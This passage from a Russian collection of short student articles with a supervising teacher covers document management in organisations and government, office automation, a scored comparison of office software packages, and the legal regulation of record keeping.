Информационная технология является наиболее важной составляющей процесса использования информационных ресурсов общества. К настоящему времени она прошла несколько эволюционных этапов. В современном обществе основным средством для переработки информации служит персональный компьютер, который существенно повлиял как на концепцию построения и использования технологических процессов, так и на качество результатной информации. Внедрение персонального компьютера в информационную сферу и применение телекоммуникационных средств связи определили новый этап развития информационной технологии и, как следствие появления нового понятия - автоматизированная информационная технология.[325]

Автоматизированная информационная технология — это совокупность методов и способов сбора, передачи, накопления, хранения, поиска и обработки информации на основе применения средств вычислительной техники и связи.

Главной целью создания автоматизированной информационной технологии в управлении организацией является своевременное предоставление достоверной, и в необходимом количестве информацию, которая передается специалистам и руководителям для принятия обоснованных управленческих решений.[326]

Информационная технология, должна отвечать на следующие требования:

- обеспечивать высокую степень разделения всего процесса обработки информации на этапы (фазы), операции, действия;

- включать весь набор элементов, необходимых для достижения

[324] Салменкова М.В Система электронных источников правовой информации: современное состояние и пути совершенствования: Автореф…дис. кан. пед. наук./Краснодар. гос. ун-т культуры и искусств. Краснодар 2004. – 24 с.

[325] https://allbest.ru/otherreferats/management/00479687_0.html

[326] Жеребенкова А.В., Документооборот на предприятии /А.В. Жеребенкова. – М.: Вершина; Издание 2-е, перераб и доп., 2011. – 373 с.

поставленной цели;

- иметь регулярный характер.

Основные направления автоматизации информационно-управленческой деятельности компаний следующие: автоматизация процесса обмена информацией, включая учрежденческую АТС, “ электронную почту”.

Таким образом, развитие рыночных отношений привело к появлению предпринимательской деятельности, созданию фирм, которые заняты информационным бизнесом, разработкой информационных технологий, их совершенствованием, распространением компонентов АИТ, в частности программных продуктов, автоматизирующих информационные и вычислительные процессы. К их числу относят также вычислительную технику, средства коммуникаций, офисное оборудование и специфические виды услуг – информационное, техническое и консультационное обслуживание, обучение и т.п. Это помогло быстрому распространению и эффективному использованию информационных технологий в управленческих и производственных процессах, практически к повсеместному их применению и большому многообразию.[327]

Использованные источники:

1. https://allbest.ru/otherreferats/management/00479687_0.html
2. Жеребенкова А.В., Документооборот на предприятии /А.В. Жеребенкова. – М.: Вершина; Издание 2-е, перераб и доп., 2011. – 373 с.
3. Салменкова М.В. Система электронных источников правовой информации: современное состояние и пути совершенствования: Автореф…дис. кан. пед. наук./Краснодар. гос. ун-т культуры и искусств. Краснодар 2004. – 24 с.
4. Салменкова М.В. Система электронных источников правовой информации: современное состояние и пути совершенствования: Дис.кан. пед. Наук, Краснодар, 2004. 180 с.

[327] Салменкова М.В. Система электронных источников правовой информации: современное состояние и пути совершенствования.: Дис.кан. пед. Наук, Краснодар, 2004. 180 с.

УДК 651

Салменкова М.В., к.пед.н.
преподаватель
Золотарев А.С.
студент 2 курса
Носарева П.А.
студент 2 курса
специальность: «Земельно-имущественные отношения»
Академия маркетинга и социально-информационных технологий
ИМСИТ
Россия, г. Краснодар

ДОКУМЕНТАЦИОННОЕ ОБЕСПЕЧЕНИЕ УПРАВЛЕНИЯ В ОРГАНАХ ГОСУДАРСТВЕННОЙ ВЛАСТИ И УПРАВЛЕНИЯ

Аннотация: Работа государственного служащего, как и специалиста на любом предприятии или в учреждении, происходит в условиях постоянных изменений внешней среды, из-за чего государственные служащие должны быстро и часто осваивать новые технологии для выполнения профессиональной деятельности. Важную роль играют технологии документационного обеспечения управления. Целью данной работы является рассмотрение сущности документационной системы управления в органах государственной власти и управления.

Ключевые слова: сущность ДОУ, государственная власть, делопроизводство

Salmenkova M.V.
Candidate of pedagogical Sciences, teacher
Academy of marketing and social information technologies
IMSIT Russia (Krasnodar)
Zolotarev A.S.
Nosareva P.A.
2nd year students, specialty:
"Land and property relations»
Academy of marketing and social information technologies
IMSIT Russia (Krasnodar)

DOCUMENTARY SUPPORT OF MANAGEMENT IN PUBLIC AUTHORITIES AND MANAGEMENT

Abstract: The work of a civil servant, as well as a specialist at any enterprise or institution, takes place in a constantly changing environment. This leads to the fact that public servants must quickly and often learn new technologies to perform professional activities. Among these technologies, management documentation technologies play an important role. The purpose of this work is to examine the nature of the documentary management system in the public authorities and management.

Keywords: essence of DOW, state power, record keeping.

Документационное обеспечение управления определяется как важная отрасль деятельности, обеспечивающая документирование и организацию работы с официальными документами. Т.е. делопроизводство является совокупностью организационных механизмов ведения и контроля документооборота официальных документов. Это процесс информационного обеспечения, охватывающий весь комплекс управленческой документации в организациях. Управленческая деятельность не может быть эффективной без хорошо организованной и отлаженной системы делопроизводства. В настоящее время идёт процесс административного реформирования государственных органов. В процессе реформ осуществляются изменения в структуре органов государственной власти и управления. Из истории делопроизводства известно, что административно - государственные реформы влекли за собой изменения в делопроизводстве. Эти изменения всегда начинались в государственных органах, и приводили к соответствующим изменениям в делопроизводстве негосударственных организаций.[328] Особенностью управления документооборотом является раздробленность нормативных предписаний в большом количестве законов, которые регламентируют различные направления и виды деятельности, относящиеся к органам государственной власти и управления. Российская модель документооборота в органах власти может быть совместима с современными подходами к процессам управления. Утеря документов может произойти только из-за прямого нарушения инструкций делопроизводства. Можно выделить три особенности российского делопроизводства:

1. контроль за документом начиная с момента его поступления;
2. централизация контрольных функций;
3. единые нормы документооборота.

Контроль за документооборотом предполагает, что документ сначала поступает к руководству, а лишь затем, в соответствии со служебной иерархией, он спускается к непосредственным исполнителям. Руководитель органа власти обязан владеть всей информацией о работе его подчинённых и вовремя принимать решения по устранению возникающих проблем и координации деятельности служащих. Это позволит вести работу упорядочено, эффективно и ответственно. С документами работают все государственные служащие, как и все сотрудники любой организации. Все документы создаются исключительно для каких-либо целей, например, для закрепления информации при выполнении поставленных задач, или же по требованию контролирующих органов. [329]

Существуют несколько видов документов, которые являются обязательными в работе любого органа власти, такие как:

1. Законодательные, нормативно - директивные, информационно -

[328] Жеребенкова А.В., Документооборот на предприятии /А.В. Жеребенкова. – М.: Вершина; Издание 2-е, перераб и доп., 2011. – 384 с.
[329]Кузнецова Т.В. Регламентация делопроизводства в нормативных правовых актах федеральных органов исполнительной власти // Делопроизводство. 2008. №1. С. 4-7

инструктивные и информационно - методические документы высших государственных органов власти и управления.

2. Собственные организационно - распорядительные документы, состоящие из трёх групп документов:

3. Организационных
4. Распорядительных
5. Информационно - справочных
6. Документы, связанные с оформлением трудовых отношений.
7. Финансовая документация. [330]

Таким образом, качество и своевременность подготовки документов влияют на показатели работы как отдельного служащего, так и органа власти в целом, следовательно определяют эффективность работы органа власти. Правила делопроизводства, утверждённые Постановлением Правительства Российской Федерации, вновь принимаемые нормативные законодательные акты нацеливают органы власти всех уровней на кропотливую работу по внесению поправок в уже разработанные инструкции по делопроизводству в соответствии с требованиями Правил и всех действующих нормативных актов с учётом обязательного внедрения систем электронного делопроизводства. Инструкции по делопроизводству в органах власти должны быть всегда в актуальном состоянии.[331]

Использованные источники:

1. Жеребенкова А.В., Документооборот на предприятии /А.В. Жеребенкова. – М.: Вершина; Издание 2-е, перераб и доп., 2011. – 384 с.
2. Кузнецова Т.В. Регламентация делопроизводства в нормативных правовых актах федеральных органов исполнительной власти // Делопроизводство. 2008. №1. С. 4-7
3. Салменкова М.В. Актуальность и практическая значимость правовой информации // Форум молодых ученых. 2017. № 11 (15). С. 847-852. РИНЦ
4. Салменкова М.В. Система электронных источников правовой информации: современное состояние и пути совершенствования [Текст]: автореф. дис... канд. пед, наук / М.В. Салменкова. - Краснодар: гос. ун-т, 2004.-24с.

[330] Салменкова М.В. Система электронных источников правовой информации: современное состояние и пути совершенствования [Текст]: автореф. дис... канд. пед, наук / М.В. Салменкова. - Краснодар: гос. ун-т, 2004.-24с.

[331] Салменкова М.В. Актуальность и практическая значимость правовой информации // Форум молодых ученых. 2017. № 11 (15). С. 847-852. РИНЦ

УДК 004.4

Салменкова М.В., к.пед.н.
преподаватель
Комаев А.В.
студент 2 курса
Умнова А.А.
студент 2 курса
специальность: «Организация и технология защиты информации»
Академия маркетинга и социально-информационных технологий
ИМСИТ
Россия, г. Краснодар

АНАЛИЗ СОВРЕМЕННЫХ ПРОГРАММНЫХ СРЕДСТВ, ИСПОЛЬЗУЕМЫХ В ПРОЦЕССЕ СОЗДАНИЯ И УПРАВЛЕНИЯ ДОКУМЕНТАМИ

Аннотация: В статье рассматриваются особенности и сравнительные характеристики использования современных программных средств для создания и управления документами.

Целью работы является анализ современных программ, которые используются в процессе создания и управления документами, а так же выделение наиболее привлекательных для документирования программных средств.

Ключевые слова: Документ, программа, программное обеспечение, программное средство, создание, управление.

Salmenkova M.V.
Candidate of Pedagogical Sciences, teacher
Academy of Marketing and Social Information Technologies
IMSIT Russia (Krasnodar)
Komaev A.V.
Umnova A.A.
2nd year students, specialties:
" Organization and technology of information protection "
Academy of Marketing and Social Information Technologies
IMSIT Russia (Krasnodar)

ANALYSIS OF MODERN SOFTWARE USED IN THE PROCESS OF CREATING AND MANAGING DOCUMENTS

Annotation: the article discusses the features and comparative characteristics of the use of modern software for the creation and management of documents.

The purpose of the work is the analysis of modern programs that are used in the process of creating and managing documents, as well as the allocation of the most attractive for documenting software.

Keywords: Document, program, software, tool, creation, management.

Актуальность данной темы обуславливается тем, что организацию управления документационным обеспечением (в том числе созданием, форматированием, хранением и другого рода управлением потоков документов), невозможно представить без использования современных информационных технологий, а именно программных средств, способствующих ускорению оборачиваемости комплекса документов любой организации (компании, предприятия, учреждения), составлению правильных, безошибочно и стандартно оформленных любого вида отчётных документов (бухгалтерских, статистических, кадровых, справочно-сопроводительных, локальных актов и др.), а так же способствующих повышению производительности и качества труда всех работников, связанных с документированием, документооборотом и делопроизводством.

Под документом в данном случае стоит понимать материальный объект, содержащий информацию в зафиксированном виде (например, взгляды А. А. Тхакохова[332]).

В узком смысле документ, по мнению З. Б. Мухамадиевой[333], - это облечённый в письменную или электронную форму носитель информации, удостоверяющий наличие фактов определённого значения.[334]

Когда речь идет о программных средствах для управления документами, то здесь важно дать определение понятию «электронный документ».

Борисенко О. Ю. даёт следующее определение данному термину. Электронный документ – это документ, зафиксированный на электронном носителе в виде набора символов, звукозаписи или изображения и предназначенный для передачи во времени и пространстве с использованием средств вычислительной техники и электросвязи с целью хранения и общественного использования[335].

Под электронным носителем в данном случае стоит понимать любой материальный объект или среду, используемую человеком и способную достаточно длительное время сохранять в своей структуре занесённую на него/неё информацию (в данном случае в виде документа)[336]. И наиболее распространённым электронным носителем в данном случае выступает пользовательский компьютер (ПК), в котором использование различных программных средств существенно облегчает любую работу с документами.

Программное средство при этом, представляет собой совокупность

---

[332] Тхакохов А. А. Понятие документа, его информационное значение как вещественного доказательства / А. А. Тхакохов // Молодой ученый. – М., № 24. - 2015. - С. 787

[333] Мухамадиева З. Б. Проблема информационной безопасности / З. Б. Мухамадиева // Молодой ученый. – М., № 7. - 2016. - С. 19

[334] Салменкова М.В. Система электронных источников правовой информации: современное состояние и пути совершенствования [Текст]: автореф. дис... канд. пед, наук / М.В. Салменкова. - Краснодар: гос. ун-т, 2004.-24с.

[335] Борисенко О. Ю. О понятии «электронный документ» / О. Ю. Борисенко // Ухтинский государственный технический университет. – Ухта, № 3. – 2016. – С. 355

[336] Носитель информации // Официальный сайт ВикипедиЯ: сайт. - URL: https://ru.wikipedia.org/wiki/Носитель_информации (дата обращения: 30.11.2018)

программных модулей, которые способны обеспечить автоматизацию выполнения операций с данными, представленными в формате той или иной информационной модели, в данном случае в форме электронного документа[337].

Современный рынок программных средств, предназначенных для создания и управления документами весьма разнообразен. Так можно выделить более ста[338] разновидностей программ, в той или иной степени способствующих ведению документационной деятельности.

Рассмотрим наиболее распространенные из них и сравним их основные характеристики в таблице 1.

Для объективного сравнения каждому имеющемуся критерию, характеризующему преимущество использования программного средства, поставим 1 балл. То из программных средств, которое наберет наибольшее количество баллов по результатам оценки, можно считать наиболее эффективным для использования в работе с документами.

Таблица 1

Анализ сравнительных характеристик современных программных средств, используемых в процессе создания и управления документами[339]

Наименование	Microsoft Office 2018		Kingsoft Writer		Ashampoo Office		Libreoffice		Google Docs	
	наличие	б.	наличие	б.	наличие	б.	наличие	б.	наличие	б.
Прило-жения в составе	Текст (word), таблица (excel), презентация (power point), почта, календарь, контакты, документы, логос	8	Текст, таблица, презентация, почта, документы	5	Текст, таблица, презентация, документы	4	Текст, таблица, презентация	3	Текст, таблица, презентация, почта, документы	5
Плат-формы	Компьютерные (Microsoft Windows XP, Windows 7, Windows 8, Windows 10),	7	Windows XP, Windows 7, Windows 8, Tizen 2.4+, Android 4.1+	5	Microsoft Windows XP, Windows 7, Windows 8, мобильные Tizen	6	Microsoft Windows XP, Windows 7, Windows 8, Windows 10,	5	Microsoft Windows XP, Windows 7, Windows 8, Windows 10, Tizen	7

[337] Быкова Н. Н. Электронный документооборот в финансовой сфере / Н. Н. Быкова // Молодой ученый. – М., № 7. - 2015. - С. 356

[338] Программы для документов // Официальный сайт soft.mydiv: сайт. - URL: https://soft.mydiv.net/win/collections/show-Programmy-dlya-dokumentov.html (дата обращения: 30.11.2018)

[339] Разработано автором

	мобильные (Tizen 2.4+, Android 4.1+, iOS 9.0+)				2.4+, Android 4.1+, iOS 9.0+		Android 4.1+		2.4+, Android 4.1+, iOS 9.0+	
Корпоративные коммуникации	Да	1	да	1	нет	0	нет	0	да	1
Хранение и обмен файлами и документами	Да	1	да	1	да	1	да	1	да	1
Совместное редактирование в режиме реального времени	Да	1	да	1	нет	0	нет	0	да	1
Работа офлайн	Да	1	да	1	да	1	да	1	да	1
Облачное хранилище документов и файлов	Да	1	да	1	да	1	да	1	да	1
Корпоративный мессенджер	Да	1	да	1	нет	0	нет	0	да	1
Аудио- и видеосвязь	Да	1	да	1	нет	0	нет	0	да	1
Управление почтовой системой	Да	1	да	1	нет	0	нет	0	да	1
Управление учетными записями	Да	1	да	1	да	1	да	1	да	1
Итого		24		19		14		12		21

Таким образом, анализ современных программных средств, используемых в процессе создания и управления документами, позволил сделать вывод о том, что наиболее привлекательной с точки зрения многофункциональности является Microsoft Office 2018 (набравший наивысшую оценку - 24 б.), что в том числе объясняет преимущество использования данного программного средства большинством современных организаций. В целом важно отметить, что программы для ведения делопроизводства способны взять на себя множество функций работы с документами. Распределение подписей и печатей в необходимых местах, отправление бумаг по факсу, формирование реестра договоров, автоматизация заполнения стандартных бланков и многое другое, что позволяет значительно сэкономить время, расходующееся на стандартную бумажную работу.

Использованные источники:

1. Борисенко О. Ю. О понятии «электронный документ» / О. Ю. Борисенко // Ухтинский государственный технический университет. – Ухта, № 3. – 2016. – С. 353 – 356
2. Быкова Н. Н. Электронный документооборот в финансовой сфере / Н. Н. Быкова // Молодой ученый. – М., № 7. - 2015. - С. 355 – 357
3. Мухамадиева З. Б. Проблема информационной безопасности / З. Б. Мухамадиева // Молодой ученый. – М., № 7. - 2016. - С. 19 – 20
4. Носитель информации // Официальный сайт ВикипедиЯ: сайт. - URL: https://ru.wikipedia.org/wiki/Носитель_информации (дата обращения: 30.11.2018)
5. Программы для документов // Официальный сайт soft.mydiv: сайт. - URL: https://soft.mydiv.net/win/collections/show-Programmy-dlya-dokumentov.html (дата обращения: 30.11.2018)
6. Салменкова М.В. Система электронных источников правовой информации: современное состояние и пути совершенствования [Текст]: автореф. дис... канд. пед, наук / М.В. Салменкова. - Краснодар: гос. ун-т, 2004.-24с.
7. Тхакохов А. А. Понятие документа, его информационное значение как вещественного доказательства / А. А. Тхакохов // Молодой ученый. – М., № 24. - 2015. - С. 787 – 789

УДК 004

Салменкова М.В., к.пед.н.
преподаватель
Игнатова Е.С.
студент 2 курса
Калайджян Э.Л.
студент 2 курса
специальность: «Земельно-имущественные отношения»
Академия маркетинга и социально-информационных технологий
ИМСИТ
Россия, г. Краснодар

СОВЕРШЕНСТВОВАНИЕ ДОКУМЕНТАЦИОННОГО ОБЕСПЕЧЕНИЯ УПРАВЛЕНИЯ С ПРИМЕНЕНИЕМ НОВЫХ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ

Аннотация: Технологии не стоят на месте, постоянно развиваясь. В современных условиях для повышения эффективности управления необходимо уделять достаточное внимание совершенствованию работы с документами, так как всякое управленческое решение всегда основывается на служебном документе. В целом организация работы с документами влияет на качество работы аппарата управления, поэтому его просто необходимо совершенствовать.

Целью работы является; Изучение развития документационного обеспечения.

Ключевые слова; Совершенствование, документационное обеспечение, система управления.

Salmenkova M.V.
Candidate of pedagogical Sciences, teacher
Academy of marketing and social information technologies
IMSIT Russia (Krasnodar)
Ignatova E.S.
Kalaydzhyan E.L.
2nd year students, specialty:
«Land and property relations»
Academy of marketing and social information technologies
IMSIT Russia (Krasnodar)

IMPROVEMENT OF DOCUMENT MANAGEMENT WITH THE APPLICATION OF NEW INFORMATION TECHNOLOGIES

Abstract: Technology does not stand still, constantly evolving. In modern conditions, to improve the efficiency of management, it is necessary to pay sufficient attention to improving the work with document, since every management decision is always based on information, on a service document. In General the organization of work with documents affects the quality of the control apparatus, so it just needs to be improved.

Keywords; Improvement, documentation support, management system.

Документационное обеспечение управления является важной частью процессов управления и принятия управленческий решений, существенно влияющей на оперативность и качество управления. Чтобы достичь экономического роста, прежде всего, важно качество информации, которое определяется не только ее количеством, а прежде всего оперативностью осуществления, стоимостью и степенью сложности.[340]

Для любой организации жизненно важно постоянно совершенствовать документационное обеспечение управления, так как это напрямую влияет на качество принятия управленческих решений.

Внутренний документы проходят ни одну стадию обработки, а целый ряд, таких как: подготовка проекта документа, перепечатка, согласование, визирование, подписание, передача адресату. Как показывает статистика, наибольшая экономическая эффективность достигается при централизованной системе учета, т.е при сосредоточении всех регистрационных операций в одном месте, централизация учета документов создает все условия для однократной их регистрации и механизации отдельных операций. Централизованная система позволяет создать единый информационный центр организации, а также вести оперативный контрольза широким кругом документов, при этом структурные подразделения освобождаются от целого ряда дублирующихся операций.[341]

К счастью, на сегодняшний день обстановка с информационными технологиями в России далеко не самая худшая. На данный момент среди способов, направленных на совершенствование технологий документооборота выделяются две основные группы: совершенствование технологии и сокращение объемов. К первой группе относят все процедуры прохождения документов в учреждении, т.е создание учрежденческого документооборота, составление маршрутных карт технологического процесса, разработки рациональных систем, составление оперограмм и документограмм. Этот метод все же считается основным, т.е метод моделирования.

Согласно Государственной системе документационного обеспечения управления, автоматизации работы осуществляется с использованием персональных компьютеров (ПК) и автоматизированных рабочих мест (АРМ), сформированных на их основе. АРМ состоит из компьютера, подключенного к сети, имеющей доступ ко всем вычислительным ресурсам и информационной базе документов.

К современным техническим средствам автоматизации

---

[340] Гохберг, Г.С. Информационные технологии: учеб. для сред. проф. образ. / Г.С. Гохберг, А.В. Зафиевский, А.А. Короткин. – М.: Издательский центр «Академия», 2004. – 208 с.

[341] Максимович, Г.Ю., Берестова, В.И. Современные универсальные информационные технологии – основа совершенствования документационного обеспечения управления // Секретарское дело. - 2005. - №2 – С. 23-27.

управленческой деятельности, к примеру, относятся:

1) Электронные пишущие машинки;
2) Текстообрабатывающие системы;
3) Копировальные машины;
4) Средства для автоматизации ввода архивных документов и поиска информации;
5) Средства для обмена информацией.[342]

Система поддерживает полный жизненный цикл документа в организации: от его первичной регистрации до списания в архив.

Так, например, существует система автоматизации конфиденциального документооборота и делопроизводства «Optima-Workflow». Эта система предназначена для автоматизации основных процедур делопроизводства: создания, обработки, тиражирования и хранения.

Она отслеживает и фиксирует процесс движения документов, с учетом времени и им исполнителя. В системе поддерживаются специальные стандарты защиты и средства электронной цифровой подписи для защиты от преднамеренного или же случайного вмешательства.[343]

Таким образом, в связи с развитием электронно-вычислительной техники и внедрения автоматизированных систем управления, вопрос об эффективности документационного обеспечения управления становится все более актуальным. Подводя итоги, можем сделать следующие выводы: информационные технологии развиваются крайне стремительно, а так же вместе с ними развивается и система документооборота и документационного обеспечения. Перспективы развития системы управления документами также положительны.

Использованные источники:

1. Гохберг, Г.С. Информационные технологии: учеб. для сред. проф. образ. / Г.С. Гохберг, А.В. Зафиевский, А.А. Короткин. – М.: Издательский центр «Академия», 2004. – 208 с.
2. Максимович, Г.Ю., Берестова, В.И. Современные универсальные информационные технологии – основа совершенствования документационного обеспечения управления // Секретарское дело. - 2005. - №2 – С. 23-27.
3. Титоренко, Г.А. Информационные технологии управления: уч. пособие для вузов / под ред. Г. А. Титоренко. – 2-е изд., доп. – М.: Юнита-Дана, 2005. – 439 с.
4. Салменкова М.В. Система электронных источников правовой информации: современное состояние и пути совершенствования.: Дис.кан. пед. Наук, Краснодар, 2004. 180 с.

[342] Титоренко, Г.А. Информационные технологии управления: уч. пособие для вузов / под ред. Г. А. Титоренко. – 2-е изд., доп. – М.: Юнита-Дана, 2005. – 439 с.
[343] Салменкова М.В. Система электронных источников правовой информации: современное состояние и пути совершенствования.: Дис.кан. пед. Наук, Краснодар, 2004. 180 с.

УДК 651

Салменкова М.В., к.пед.н.
преподаватель
Харина Д.В.
студент 2 курса
Гирина В.Р.
студент 2 курса
специальность: «Земельно-имущественные отношения»
Академия маркетинга и социально-информационных технологий
ИМСИТ
Россия, г. Краснодар

ОРГАНИЗАЦИЯ ИНФОРМАЦИОННО - ДОКУМЕНТАЦИОННОГО ОБЕСПЕЧЕНИЯ ДЕЯТЕЛЬНОСТИ РУКОВОДИТЕЛЯ НА ОСНОВЕ ПРИМЕНЕНИЯ АВТОМАТИЗИРОВАННЫХ ТЕХНОЛОГИЙ

Аннотация: Огромное значение придаётся механизации и автоматизации делопроизводственных процессов, которые увеличивают производительность работников занятых в управлении. Целью работы является изучение организации информационно - документационного обеспечения деятельности на основе применения автоматизированных технологий.

Ключевые слова: Автоматизированные системы, организация информационно - документационного обеспечения, процессы управления организации.

Salmenkova M.V.
Candidate of pedagogical Sciences, teacher
Academy of marketing and social information technologies
IMSIT Russia (Krasnodar)
Kharina D.V.
Girina V.R.
2nd year students, specialty:
"Land and property relations»
Academy of marketing and social information technologies
IMSIT Russia (Krasnodar)

ORGANIZATION OF INFORMATION AND DOCUMENTATION SUPPORT OF THE HEAD ON THE BASIS OF THE USE OF AUTOMATED TECHNOLOGIES.

Abstract: Great importance is attached to the mechanization and automation of office processes, which increase the productivity of employees engaged in management. The aim of the work is to study the organization of information and documentation support activities based on the use of automated technologies.

Keywords: Automated systems, organization of information and documentation support, management processes of the organization.

Управленческая деятельность присуща всем государственным и негосударственным учреждениям, а также предприятиям и организациям. Она охватывает различные направления и сферы деятельности. В этом процессе управления передаётся обрабатывается и собирается огромное количество информации. На основе информации принимаются управленческие решения, а информация служит доказательством их исполнения и источником для обобщения.[344]

Роль информационно - документационного обеспечения управления в последнее время возросла в несколько раз. В условиях современного мира, его социального, а также экономического развития следует отметить, что возросла значимость информационного обеспечения в процессе организации документационного обеспечения управления, в которое входит сбор информации, её хранение, переработка, передачи и архивация в целях принятия обоснованных и эффективных управленческих решений. Для принятия эффективных управленческих решений в современных условиях развития и роста рыночной экономики организациям требуется целостная и связная автоматизированная система документации. Система автоматизации делопроизводства и документооборота должна функционировать в локальной вычислительной сети, объединяющей компьютеры, установленные на рабочих местах работников структурных подразделений, участвующих в технологических процессах делопроизводственной деятельности. Документационное обеспечение управления в организациях, учреждениях и на предприятиях осуществляется специальной документационной службой, действующей на правах самостоятельного структурного подразделения, подчинённого непосредственно руководителю организации. Качество информации определяет качество управления. В современных условиях для повышения эффективности управления необходимо достаточное внимание в работе. Во время рыночных отношений немаловажное значение придаётся механизации и автоматизации делопроизводственных процессов, которые увеличивают производительность работников занятых в управлении.[345]

Автоматизация делопроизводства преследует достижение следующих целей в области работы с документами:

1. Регистрация всей поступающей корреспонденции, включая письма, с последующим направлением корреспонденции на рассмотрение руководству организации или в её структурные подразделения;

2. Регистрация всей исходящей корреспонденции и её внутренних документов;

3. Списание документов в дело в соответствии с принятой в

[344]Жеребенкова А.В., Документооборот на предприятии /А.В. Жеребенкова. – М.: Вершина; Издание 2-е, перераб и доп., 2011. – 384 с.

[345] Каримова Э. Н. Документационное обеспечение управленческой деятельности в условиях применения автоматизированной технологии // Научно-методический электронный журнал «Концепт». – 2015. – Т. 5. – С. 16–20.

организации номенклатурой дел;

4. Осуществление контроля за исполнением поручений;
5. Поиск документов.

Управленческая деятельность основана на реализации всех выше перечисленных видов информационных технологий в соответствии с последовательностью и содержанием отдельных этапов процесса принятия решений. Поэтому современные информационные технологии обеспечения управленческой деятельности основаны на комплексном использовании различных видов информационных процессов на базе единого технического комплекса, основой которого являются средства компьютерной техники.[346] Управление организацией основана на следующих процессах:

1. Получение информации и её обработка;
2. Анализ, подготовка и принятие решений;
3. Выполнение решений;
4. Учёт и контроль принятых решений.

Внедрение полноценной системы автоматизации делопроизводства предусматривает комплекс организационно-технических мероприятий, при котором в системе электронного делопроизводства достигается повышение оперативности управления ресурсами организации, выявляются её резервы и перспективы роста для укрепления позиций на рынке.[347]

Основной задачей документальных информационных систем является хранение и предоставление пользователю документов, содержание которых соответствует его информационным потребностям. Таким образом, документальная информационная система представляет собой единое хранилище документов с инструментарием поиска и выдачи необходимых пользователю данных.

Использованные источники:

1. Жеребенкова А.В., Документооборот на предприятии /А.В. Жеребенкова. – М.: Вершина; Издание 2-е, перераб и доп., 2011. – 384 с.
2. Каримова Э. Н. Документационное обеспечение управленческой деятельности в условиях применения автоматизированной технологии // Научно-методический электронный журнал «Концепт». – 2015. – Т. 5. – С. 16–20
3. Кузнецов С.Л. Автоматизация делопроизводства с помощью портальных WEB-технологий // Секретарское дело. 2005. №9. С. 37-40.
4. Салменкова М.В. Система электронных источников правовой информации: современное состояние и пути совершенствования.: Дис.кан. пед. Наук, Краснодар, 2004. 180 с.

[346] Кузнецов С.Л. Автоматизация делопроизводства с помощью портальных WEB-технологий // Секретарское дело. 2005. №9. С. 37-40.
[347] Салменкова М.В. Система электронных источников правовой информации: современное состояние и пути совершенствования.: Дис.кан. пед. Наук, Краснодар, 2004. 180 с.

УДК 651

Салменкова М.В., к.пед.н.
преподаватель
Хорольский В.А.
студент 2 курса
Тюмаев Д.А.
студент 2 курса
специальность: «Банковское дело»
Академия маркетинга и социально-информационных технологий
ИМСИТ
Россия, г. Краснодар

ВОПРОСЫ ДОКУМЕНТИРОВАНИЯ И РАБОТЫ С ДОКУМЕНТАМИ В ЗАКОНОДАТЕЛЬНО-ПРАВОВЫХ АКТАХ РОССИЙСКОЙ ФЕДЕРАЦИИ

Аннотации: В статье рассматривается отражение вопросов ДОУ в документировании и работы с документами в законодательно-правовых актах Российской Федерации

Ключевые слова : вопросы, документы, акты, право.

Salmenkova M.V.
Candidate of pedagogical Sciences, teacher
Academy of marketing and social information technologies
IMSIT Russia (Krasnodar)
Khorolsky V.A.
Tyumaev D.A.
2nd year student, specialty:
"Land and property relations»
Academy of marketing and social information technologies
IMSIT Russia (Krasnodar)

QUESTIONS OF DOCUMENTING AND WORKING WITH DOCUMENTS IN LEGISLATIVE ACTS OF THE RUSSIAN FEDERATION

Annotation: The article considers the reflection of DOE issues in the documentation and work with documents in legislative acts of the Russian Federation

Keywords: questions, documents, acts, law.

В Российской Федерации, регулирование документирования и порядка работы с документами развивается в направлении законодательного регулирования. При этом государственные стандарты, нормативные и методические документы национального действия, приведены в

соответствие с изменяющимся законодательством.[348]

Работа с документами в любой организации, независимо от ее организационно-правовой формы, должна основываться на нормативно-правовых актах, касающихся документации, а также работы с документами.

Документ является результатом документирования и определяется как информация, зафиксированная на материальном носителе с реквизитами, позволяющими ее идентифицировать.

В настоящее время регулирование документации ведется по нескольким направлениям, это законодательное регулирование, стандартизация, разработка нормативно-методических документов национального действия.

Действующее законодательство содержит большое количество общеобязательных правил и требований к документированию различных направлений деятельности государственных и негосударственных организаций, для осуществления отдельных видов документов, их содержанию и структуре текста.[349]

Любые важные решения требуют документации. При организации любой организационно-правовой формы без правильного оформления документации, знания ее нормативно-методической базы, невозможно правильно составить документы. Государство уделяет большое внимание правильной постановке делопроизводства.

Правовая система – это взаимосвязанные правовые акты, имеющие юридическую силу, а также внутреннее единство и слаженность. Их принятие основано на необходимости решения различных государственных проблем.

Все организации России, независимо от организационно-правовых форм, должны руководствоваться в своей деятельности положениями и требованиями, установленными действующим Положением о документообороте и архивном деле.

Законодательные документы включают в себя весь комплекс правовых актов. Система законодательства классифицирует их по сектору регулирования отношений в обществе и степени юридической силы. К первой подгруппе относятся: акты гражданского права; акты семейного права и акты трудового права.[350]

В сфере производственных отношений ведущую роль играет система трудового законодательства. Это совокупность тех нормативных актов, которые направлены на регулирование отношений между работодателем и работниками.

---

[348] Правовое регулирование образовательных отношений: проблемы теории и практики / Спасская В.В. – М.: Информ-Право, 2012. – 608 с.

[349] Салменкова М.В. Система электронных источников правовой информации: современное состояние и пути совершенствования [Текст]: автореф. дис... канд. пед, наук / М.В. Салменкова. - Краснодар: гос. ун-т, 2004.-24с.

[350] Рогожин М.Ю. Справочник по делопроизводству.2-е изд., обновленное. – СПб.: Питер, 2011. – 176с.: ил. – (Серия «Современный офис-менеджмент»).

Система федерального законодательства содержит: Конституцию России, нормативные правовые акты федеральных органов, договоры международного уровня, одним из участников которых является РФ.

Субъекты страны имеют собственные конституции, уставы и другие нормативно-правовые документы. Они формируют свой порядок. Множество нормативных актов федерального уровня и субъектов системы законодательства Российской Федерации

Государство посредством публикации правовых документов решает определенные проблемы, возникающие на каждом этапе его исторического развития.

Совокупная система законодательных актов – это не только их регулирование. Одним из приоритетных направлений, отражающих специфику российского законодательства, является создание нормативных документов. В их основе лежат ранее принятые концепции, отражающие позицию страны в мировом сообществе, а также ее международный опыт.[351]

Основой законодательной системы являются нормативные правовые акты. Эти документы выдаются по решению уполномоченного государственного органа.

Система законодательных актов свидетельствует об эффективности регулирования отношений в публичной сфере, а также показатель качества юридической работы.

В Российской Федерации, упорядочение документов находится в постоянной динамике, что обусловлено как объективными, так и субъективными факторами. Государство отслеживает новинки развития общества и делает их обязательными, придерживаясь своих интересов.

